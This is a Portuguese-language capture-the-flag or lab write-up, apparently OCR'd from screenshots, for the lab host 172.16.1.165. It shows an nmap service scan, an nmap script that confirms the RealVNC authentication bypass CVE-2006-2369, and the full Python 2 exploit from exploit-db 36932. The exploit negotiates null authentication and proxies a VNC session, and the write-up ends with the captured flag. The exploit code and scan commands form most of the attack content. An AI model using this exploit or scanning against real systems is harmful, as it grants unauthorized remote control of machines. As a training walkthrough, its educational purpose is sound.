
172.16.1.165

KEY: b60e2fc3f7ba9095b8099f21ec9b0084


```
nmap -v -sV -Pn --open 172.16.1.165
```



```
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
1025/tcp  open  msrpc        Microsoft Windows RPC
5800/tcp  open  vnc-http     RealVNC 4.0 (resolution: 400x250; VNC TCP port: 5900)
5900/tcp  open  vnc          VNC (protocol 3.8)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

→ Encontramos essas portas abertas e a suspeita é a 5900


+ Como ela é um serviço de vnc, pesquisamos exploits dessa natureza lá no usr/share/nmap/scripts



```
┌──(root㉿DESKTOP-NJHHNK6)-[/home/kali]
└─# cd /usr/share/nmap/scripts

┌──(root㉿DESKTOP-NJHHNK6)-[/usr/share/nmap/scripts]
└─# ls *vnc*
realvnc-auth-bypass.nse  vnc-brute.nse  vnc-info.nse  vnc-title.nse
```

+Testamos o primeiro script e vimos que era o host era vulnerável:

```
nmap -v -p 5900 --script realvnc-auth-bypass.nse -Pn 172.16.1.165
```




```
PORT     STATE SERVICE
5900/tcp open  vnc
| realvnc-auth-bypass:
|   VULNERABLE:
|   RealVNC 4.1.0 - 4.1.1 Authentication Bypass
|     State: VULNERABLE
|     IDs:  CVE:CVE-2006-2369
|     Risk factor: High  CVSSv2: 7.5 (HIGH) (AV:N/AC:L/Au:N/C:P/I:P/A:P)
|       RealVNC 4.1.1, and other products that use RealVNC such as AdderLink IP and
|       Cisco CallManager, allows remote attackers to bypass authentication via a
|       request in which the client specifies an insecure security type such as
|       "Type 1 - None", which is accepted even if it is not offered by the server.
|     Disclosure date: 2006-05-08
|     References:
|       http://www.intelliadmin.com/index.php/2006/05/security-flaw-in-realvnc-411/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2369
```

+ Pesquisamos pela falha em https://www.exploit-db.com/exploits/36932, e achamos o seguinte script

```
# Exploit Title: RealVNC 4.1.0 and 4.1.1 Authentication Bypass Exploit
# Date: 2012-05-13
# Author: @fdiskyou
# e-mail: rui at deniable.org
# Version: 4.1.0 and 4.1.1
# Tested on: Windows XP
# CVE: CVE-2006-2369
# Requires vncviewer installed
# Basic port of hdmoore/msf2 perl version to python for fun and profit (ease of
use)
import select
import thread
import os
import socket
import sys, re

BIND_ADDR = '127.0.0.1'
BIND_PORT = 4444

def pwn4ge(host, port):
    socket.setdefaulttimeout(5)
    server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    try:
        server.connect((host, port))
    except socket.error, msg:
        print '[*] Could not connect to the target VNC service. Error code: ' +
str(msg[0]) + ' , Error message : ' + msg[1]
        sys.exit();
    else:
        hello = server.recv(12)
        print "[*] Hello From Server: " + hello
        if hello != "RFB 003.008\n":
            print "[*] The remote VNC service is not vulnerable"
            sys.exit()
        else:
            print "[*] The remote VNC service is vulnerable"
            listener = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            try:
                listener.bind((BIND_ADDR, BIND_PORT))
            except socket.error , msg:
                print '[*] Bind failed. Error Code : ' + str(msg[0]) + '
Message ' + msg[1]
                sys.exit()
            print "[*] Listener Socket Bind Complete"
            listener.listen(10)
            print "[*] Launching local vncviewer"
            thread.start_new_thread(os.system,('vncviewer ' + BIND_ADDR + '::'
+ str(BIND_PORT),))
            print "[*] Listener waiting for VNC connections on localhost"
            client, caddr = listener.accept()
            listener.close()
            client.send(hello)
            chello = client.recv(12)
            server.send(chello)
            methods = server.recv(2)
            print "[*] Auth Methods Recieved. Sending Null Authentication
Option to Client"
            client.send("\x01\x01")
            client.recv(1)
            server.send("\x01")
            server.recv(4)
            client.send("\x00\x00\x00\x00")
            print "[*] Proxying data between the connections..."
            running = True
            while running:
                selected = select.select([client, server], [], [])[0]
                if client in selected:
                    buf = client.recv(8192)
                    if len(buf) == 0:
                        running = False
                    server.send(buf)
                if server in selected and running:
                    buf = server.recv(8192)
                    if len(buf) == 0:
                        running = False
                    client.send(buf)
                pass
            client.close()
        server.close()
    sys.exit()

def printUsage():
    print "[*] Read the source, Luke!"

def main():
    try:
        SERV_ADDR = sys.argv[1]
        SERV_PORT = sys.argv[2]
    except:
        SERV_ADDR = raw_input("[*] Please input an IP address to pwn: ")
        SERV_PORT = 5900
    try:
        socket.inet_aton(SERV_ADDR)
    except socket.error:
        printUsage()
    else:
        pwn4ge(SERV_ADDR, int(SERV_PORT))

if __name__ == "__main__":
    main()
```

+ Compilamos com o python2 e obtivemos o acesso remoto:



```
O servidor sera desativado em breve, ja migramos tudo para o novo
servidor que esta mais atualizado.

b60e2fc3f7ba9095b8099f21ec9b0084

Mrcat passou por aq <o.o>
```